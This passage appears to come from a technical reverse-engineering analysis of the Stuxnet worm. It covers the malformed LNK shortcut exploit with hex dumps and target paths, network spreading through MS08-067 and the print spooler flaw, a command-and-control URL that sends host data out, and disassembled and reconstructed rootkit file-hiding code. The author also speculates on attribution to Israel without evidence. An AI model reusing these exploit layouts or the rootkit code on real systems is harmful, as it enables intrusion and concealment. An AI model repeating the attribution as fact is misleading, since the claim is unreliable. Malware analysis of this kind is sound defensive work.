000000E0  4D 00 23 00 7B 00 35 00 33 00 66 00 35 00 36 00  M.#.{.5.3.f.5.6.
000000F0  33 00 30 00 64 00 2D 00 62 00 36 00 62 00 66 00  3.0.d.-.b.6.b.f.
00000100  2D 00 31 00 31 00 64 00 30 00 2D 00 39 00 34 00  -.1.1.d.0.-.9.4.
00000110  66 00 32 00 2D 00 30 00 30 00 61 00 30 00 63 00  f.2.-.0.0.a.0.c.
00000120  39 00 31 00 65 00 66 00 62 00 38 00 62 00 7D 00  9.1.e.f.b.8.b.}.
00000130  5C 00 7E 00 57 00 54 00 52 00 34 00 31 00 34 00  \.~.W.T.R.4.1.4.
00000140  31 00 2E 00 74 00 6D 00 70 00 00 00 00 00 00 00  1...t.m.p.......
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


C:\Shortcut to Date and Time.lnk

```
00000000  4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...............
00000010  00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00  ...F............
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 9A 00 14 00  ................
00000050  1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30  .P.O. .:i.....+0
00000060  30 9D 14 00 2E 00 20 20 EC 21 EA 3A 69 10 A2 DD  0.....  .!.:i...
00000070  08 00 2B 30 30 9D 70 00 00 00 38 FF FF FF 21 00  ..+00.p...8...!.
00000080  2F 00 43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73  /.C:\WINDOWS\sys
00000090  74 65 6D 33 32 5C 74 69 6D 65 64 61 74 65 2E 63  tem32\timedate.c
000000A0  70 6C 00 44 61 74 65 20 61 6E 64 20 54 69 6D 65  pl.Date and Time
000000B0  00 53 65 74 20 74 68 65 20 64 61 74 65 2C 20 74  .Set the date, t
000000C0  69 6D 65 2C 20 61 6E 64 20 74 69 6D 65 20 7A 6F  ime, and time zo
000000D0  6E 65 20 66 6F 72 20 79 6F 75 72 20 63 6F 6D 70  ne for your comp
000000E0  75 74 65 72 2E 00 00 00 00 00 00 00              uter........
```

They are very similar (the white spaces are the similar places). Maybe the differences are in the end of the shortcut.

If we analyze the shortcut, we will see that all shortcuts contain the following sections:

.LNK File Format
1. Header
2. Shell Item Id List
3. File Location Info
4. Description
5. Relative Path
6. Working Directory
7. Command Line Arguments
8. Icon Filename
9. Additional Info

In our Malformed Shortcut, it has only the first 2 sections. The First section is like this:

Stuxnet's Shortcut Header	
Magic	4C 00 00 00
GUID	01 14 02 00 00 00 00 00 C0 00 00 00 00 00 00 46
Shortcut flags	0x0000001 : Shell Item ID List present
Target File flags	00 00 00 00
Creation Time	00 00 00 00 00 00 00 00
Last access time:	00 00 00 00 00 00 00 00
Modified time	00 00 00 00 00 00 00 00
File length	00 00 00 00 (the target is not a file)
Icon Number	00 00 00 00
Show Window	01 00 00 00 == 1 (Normal Window)
Hot Key	00 00 00 00
Reserved	00 00 00 00
Reserved	00 00 00 00


This header is exactly the same in the CPL Shortcut that you create before. The next Section is the Shell Item ID List.

It's hard to explain this section but every object in windows (like a folder, a file, the control panel and so on) has a PIDL. I don't have any idea PIDLs but it's an ID with refer to this object.

The Shell Item ID List begins by an unsigned short represent the size of the whole Section (in the Original CPL File the size == size_of_whole_file – size_of_header).

After that, this unsigned short followed by a size of an ID and then the ID of an item in the list then the next size and item and so on until reach the end of this section. This section ends by an item its size equal to zero.

These IDs could represent a file like that:



Or represent a virtual object like Control Panel like in this malformed shortcut.

In the malformed shortcut, this section begins with the pid of the Control Panel and then some other pids until reach an item contains the path and the filename of stuxnet DLL ("~WTR4141.TMP")

The path is like that:

```
\\.\STORAGE#RemovableMedia#7&364cf31c&0&RM#{53f5630d-b6bf-
11d0-94f2-00a0c91efb8b}\~WTR4141.tmp
```

You will ask me, so why there are four shortcut files?

Because every file of them contains a different form of the path to wtr4141.tmp file to ensure that stuxnet is compatible with all versions of windows OS that have this vulnerability

The paths are these:

Windows7:

```
\\.\STORAGE#Volume#_??_USBSTOR#Disk&Ven_____USB&Prod_FLASH_
DRIVE&Rev_#12345000100000000173&0#{53f56307-b6bf-11d0-94f2-
00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp
```

Windows Vista:

```
\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#Disk&Ven_____US
B&Prod_FLASH_DRIVE&Rev_#12345000100000000173&0#{53f56307-
b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp
```

Windows XP, Windows Server 2003 and Windows 2000:

```
 \\.\STORAGE#RemovableMedia#8&1c5235dc&0&RM#{53f5630d-b6bf-
11d0-94f2-00a0c91efb8b}\~WTR4141.tmp
```

Windows XP, Windows Server 2003 and Windows 2000:

```
\\.\STORAGE#RemovableMedia#7&1c5235dc&0&RM#{53f5630d-b6bf-
11d0-94f2-00a0c91efb8b}\~WTR4141.tmp
```

These paths force Explorer.exe to load stuxnet and execute its code.

The Explorer calls to an API named “Shell32.LoadCPLModule” to load the icon for this shortcut which calls to LoadLibraryA API which executes the main function of wtr4141.tmp.

That’s the infection mechanism for Stuxnet using this vulnerability.

4.4.2. Spreading via Network:

Stuxnet spreads via Network using one of vulnerabilities:

CVE-2008-4250(MS-08-067) –Windows Server Service NetPathCanonicalize() Vulnerability
CVE-2010-2729(MS-10-061) –Windows Print Spooler Service Vulnerability

The first vulnerability is not a zero-day vulnerability, it’s already known. This vulnerability was used before by Conficker. In this vulnerability, stuxnet looks for C$ and Admin$ shares on remote systems. Then, it copies itself as a file named "DEFRAGxxxxx.TMP" in the first writable directory found on the share.

And then, it tries to execute a command:

```
rundll32.exe "DEFRAGxxxxx.TMP",DllGetClassObjectEx
```

The second vulnerability is a zero-day vulnerability. This vulnerability was first described by *Carsten Kohler* in Hackin9 Security Magazine 04-2009 in an article named "*Print Your Shell*"

This vulnerability wasn't used in the wild until Stuxnet. This vulnerability allows a guest user account to communicate to a machine with a shared printer and writes a file to the system directory in it.

The windows APIs for printing allows to choose the directory that you wish to copy your file to and with an API named "*GetSpoolFileHandle*" you can get the file handle of the newly created file in the target machine and then you can easily with ReadFile & WriteFile APIs you can copy your file into the target machine.

For stuxnet, it copies 2 files into the target machine:

Windows\System32\winsta.exe
Windows\System32\wbem\mof\sysnullevnt.mof

The first file is the stuxnet dropper and the second is a *Managed Object Format* file. This file (under some conditions) executes *winsta.exe* the stuxnet dropper.

4.5. Updating Mechanism:

4.5.1. Updating via Internet:

Stuxnet updates itself via Internet by establishing a HTTP connection to 2 malformed websites:

www.mypremierfutbol.com;
www.todaysfutbol.com

It sends an encrypted data like that:

http://www.mypremierfutbol.com/index.php?data=data_to_send

This data contains the IP, the Adaptor name and description and some other data related to the infected machine and stuxnet.

After that it receives the newer version of stuxnet (in an encrypted form) begins by the imagebase then a flag and at the last the Executable Image

4.5.2. Updating via Peer to Peer Connection:

After Stuxnet infects a machine, it creates a RPC server and listen to any connections comes from the any PC on the Network.

In the other PCs in the network, stuxnet establish a connection with this RPC Server.

First, it calls to Function 0 which sends the stuxnet version on the RPC server. If it’s newer it then calls to Function 1 which makes the RPC server prepares a copy of stuxnet dll file and sends it to the stuxnet client.

After the client receives the newer version and inject it into a chosen process (using the PE File from its resources as we explained before) and begin the Installation
If the RPC server has an older version of stuxnet, the client calls to function 4 and prepares a copy of the newer stuxnet file and sends it to the RPC server to install it.

This way allows stuxnet to update itself in the isolated PCs (from the Internet) but has in its network a PC has the ability to connect to the internet.

This way is to suitable while infecting companies as there are some inside PCs haven’t the ability to connect directly to the internet.


4.6. Rootkits:

4.6.1. User-Mode Rootkit (~WTR4141.TMP):

This file is a DLL File. It’s loaded by the LNK Vulnerability. This file not only loads the Main Stuxnet Dropper (~WTR4132.TMP) but also it works as a user-mode rootkit to hide stuxnet files in the flash memory.


It firstly hooks the File Management APIs: (FindFirstFileW, FindNextFileW, FindFirstFileExW, ntQueryDirectoryFile, zwQueryDirectoryFile)

It hooks them by modifying the import table of the main process (Explorer.exe) and all loaded modules (searches for them in the TEB Thread Environment Block) by changing the address of these functions to the address of another functions inside the rootkit.


```
HookSomeAPIs    proc near               ; CODE XREF: StartAddress+38↓p
                push    edi
                push    offset dword_1000617C
                push    offset FindFirstW_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindfirstfilew ; "FindFirstFileW"
                call    HookAPI
                push    offset dword_10006180
                push    offset FindNext_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindnextfilew ; "FindNextFileW"
                call    HookAPI
                push    offset dword_10006184
                push    offset FindFirstExW_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindfirstfilee ; "FindFirstFileExW"
                call    HookAPI
                push    offset dword_10006178
                push    offset QueryDirectory_Hooker
                push    offset aNtdll_dll_0 ; "NTDLL.DLL"
                mov     edi, offset aNtquerydirecto ; "NtQueryDirectoryFile"
                call    HookAPI
                push    offset dword_10006178
                push    offset QueryDirectory_Hooker
                push    offset aNtdll_dll_0 ; "NTDLL.DLL"
                mov     edi, offset aZwquerydirecto ; "ZwQueryDirectoryFile"
                call    HookAPI
                pop     edi
                jmp     sub_10001790
HookSomeAPIs    endp
```

These functions call to the original functions (windows APIs) and then modify their outputs to hide stuxnet files.

They check the output if it contains .LNK files with a specific size (4171 bytes) or contains a file named ~WTRabcd.TMP (as a+b+c+d = 10)




```
loc_100012CE:                           ; CODE XREF: sub_100012A0+12↑j
                                        ; sub_100012A0+26↑j
                cmp     [esp+4+arg_0], 0Ch
                jnz     short Error
                lea     edx, [edi+10h]
                mov     eax, 4
                mov     ecx, offset a_tmp ; ".TMP"
                call    CompareUnicode
                test    al, al
                jz      short Error
                mov     eax, 0Ch
                mov     edx, edi
                mov     ecx, offset aWtr ; "~WTR"
                call    CompareUnicode
                test    al, al
                jz      short Error
                mov     ecx, 4

Loop:                                   ; CODE XREF: sub_100012A0+8A↓j
                movzx   eax, word ptr [edi+ecx*2]
                cmp     ax, 30h
                jb      short Error
                cmp     ax, 39h
                ja      short Error
                movzx   eax, ax
                lea     eax, [eax+esi-30h]
                cdq
                mov     esi, 0Ah
                idiv    esi
                inc     ecx
                cmp     ecx, 7
```

This rootkit is only used once while infecting a PC but after that stuxnet installs another rootkit named “MRxNet” and it’s a kernel-mode rootkit.

4.6.2. Kernel-Mode Rootkit (MRxNet):

MRxNet is a simple filesystem filter created to hide the files that was created in the USB flash memory (.LNK & TMP files) like in the user-mode rootkit.

I reversed this driver manually into C++ using IDA Pro. You can download it code from My Blog: http://blog.amrthabet.co.cc/



```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING theRegistryPath )
{
     int i;
     NTSTATUS status;
     DriverObject=pDriverObject;
     status=IoCreateDevice(DriverObject, sizeof(_DEVICE_EXTENSION),0,FILE_DEVICE_DISK_FILE_
     if (status!=STATUS_SUCCESS){
         IoDeleteDevice(DeviceObject);
         return 0;
     }
     SetZero(DeviceObject->DeviceExtension,0);
     for(i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
     {
        DriverObject->MajorFunction[i] = IRPDispatchRoutine;
     }
     DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] = OnFileSystemControl;
     DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =  OnDirectoryControl;
```

But this rootkit doesn't modify the addresses in the import table, but it adds itself to the driver chain of these drivers

\\FileSystem\\ntfs
\\FileSystem\\fastfat
\\FileSystem\\cdfs
These drivers are the main drivers for handling the files and folders in your machine. When MRxNet adds itself to the driver chain, it receives the requests (I/O Request Packets ISPs) to these drivers before these drivers receive them.


Receiving these requests allows MRxNet to modify the input to these drivers. And by using this trick MRxNet hides a directory named:

`{58763ECF-8AC3-4a5f-9430-1A310CE4BE0A}`

By deleting its name from the input request (ISP) to these drivers. I don't know what this name represents it seems something like a GUID.


But the main goal of MRxNet is to modify the output of these drivers, so MRxNet adds to the request an IOCompletionRoutine. This routine is executed by the last driver executed in the chain after the result prepared (the reply to the request) and needed to be sent to the user again.

This function was created by Windows to modify the output of any driver and that's what MRxNet does.



```
};
PrevIrpStack = ((ULONG)Irp->Tail.Overlay.CurrentStackLocation -
PrevIrpStack->Control=0;
PrevIrpStack->Context = Buff;
PrevIrpStack->CompletionRoutine = FileControlCompletionRoutine;
PrevIrpStack->Control=0xE0;
return 1;
```

MRxNet modifies the output like the user-mode rootkit and deletes the entries that seem stuxnet files as what you can see in the figure:



```
if (Length !=12)return 0;
if (StrCheck(L".TMP",&Filename[Length -4],4) == 0)return 0;
if (StrCheck(L"~WTR",Filename,4) == 0)return 0;
for (i = 4;i < 8; i++){
  chr = Filename[i];
  if (chr<'0' || chr >'9')return 0;
  Mod =(chr - 0x30 + Mod) % 10;
};
if (Mod == 0)return 1;
return 0;
```

MRxNet contains a strange string in its data (seems a debug message before):
`b:\\myrtus\\src\\objfre_w2k_x86\\i386\\guava.pdb`
This strange string contains a word “myrtus” and this word represents “MyRTUs” or represents a Hebrew word.

It could lead to the criminals behind this attack (Israel) or it could be a false positive … but no one know.

4.7. Loading Mechanism:

4.7.1. ~WTR4141.TMP:


This file (as we said before) is loaded by LNK Vulnerability. This file loads the Main Stuxnet Dropper by a known way. It calls to LoadLibraryA to load it and LoadLibraryA executes the main Entrypoint for this dropper to load and install stuxnet.

4.7.2. MRxCls Loader Driver:

MrxCls is a very complex project. It includes many features and abilities to load a program secretly without the attention of any Antivirus application specially the behavioral antiviruses.

This virus seems a separate project, wasn’t created by the creators of Stuxnet worm. It seems that it was created by another department in the organization that creates Stuxnet. This driver wasn’t modified along with the versions of stuxnet and also it contains many features that are not used by stuxnet worm.

This organization is not only an organization for programming but also it has spies and thieves in other companies that make it steal some certifications from big companies like Realtek Semi-Conductor Co-Op. This driver is signed with Realtek as a product from this company as you can in this image.


PE Explorer - D:\Shared\win32.Stuxnet\mrxcls.sys
File
View
Tools
Help
AUTHENTICODE SIGNATURE
Authenticode Signature
Signature Details
Realtek Semiconductor Corp
VeriSign, Inc.
VeriSign Class 3 Code Signing 2004
VeriSign Time Stamping Services C
VeriSign Time Stamping Services S

Issued by VeriSign Class 3 Code Signing 2004 CA
Issued to Realtek Semiconductor Corp
Valid from 15/03/2007 **to** 11/06/2010 11:59:59 ã

Field	Value
Version	3
Issued to:	
Country	TW
State or Province	Taiwan
Locality	Hsinchu
Organization	Realtek Semiconductor Corp
Organization Unit	RTCN
Common Name	Realtek Semiconductor Corp
Issued by:	
Country	US
Organization	VeriSign, Inc.
Organization Unit	Terms of use at https://www.verisign.com/rpa (c)04


That's what makes us sure that this virus is not a game from some virus writers but it's a planned crime.

Here we will talk about the technical details of the driver, how it works and the internal structure of it.
First we will talk about the input of the driver and then we will talk about how this driver deals with it.


4.7.2.1. The Input:

MrxCls takes the parameters from the registry from a key name: "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls"

It reads the "Data" value in this key as the parameter of the driver.
This data contains an encrypted data. After decrypting it, we found this:



```
Address   Hex dump                                         ASCII
005AA100  00 00 00 00 04 00 00 00 00 00 00 00 04 00 00 00  ....▯.......▯...
005AA110  01 AE 00 00 01 00 03 00 00 00 00 00 00 00 00 00  ▯®..▯.▯.........
005AA120  1A 00 00 00 73 00 65 00 72 00 76 00 69 00 63 00  ▯...s.e.r.v.i.c.
005AA130  65 00 73 00 2E 00 65 00 78 00 65 00 00 00 34 00  e.s...e.x.e...4.
005AA140  00 00 5C 00 53 00 79 00 73 00 74 00 65 00 6D 00  ..\.S.y.s.t.e.m.
005AA150  52 00 6F 00 6F 00 74 00 5C 00 69 00 6E 00 66 00  R.o.o.t.\.i.n.f.
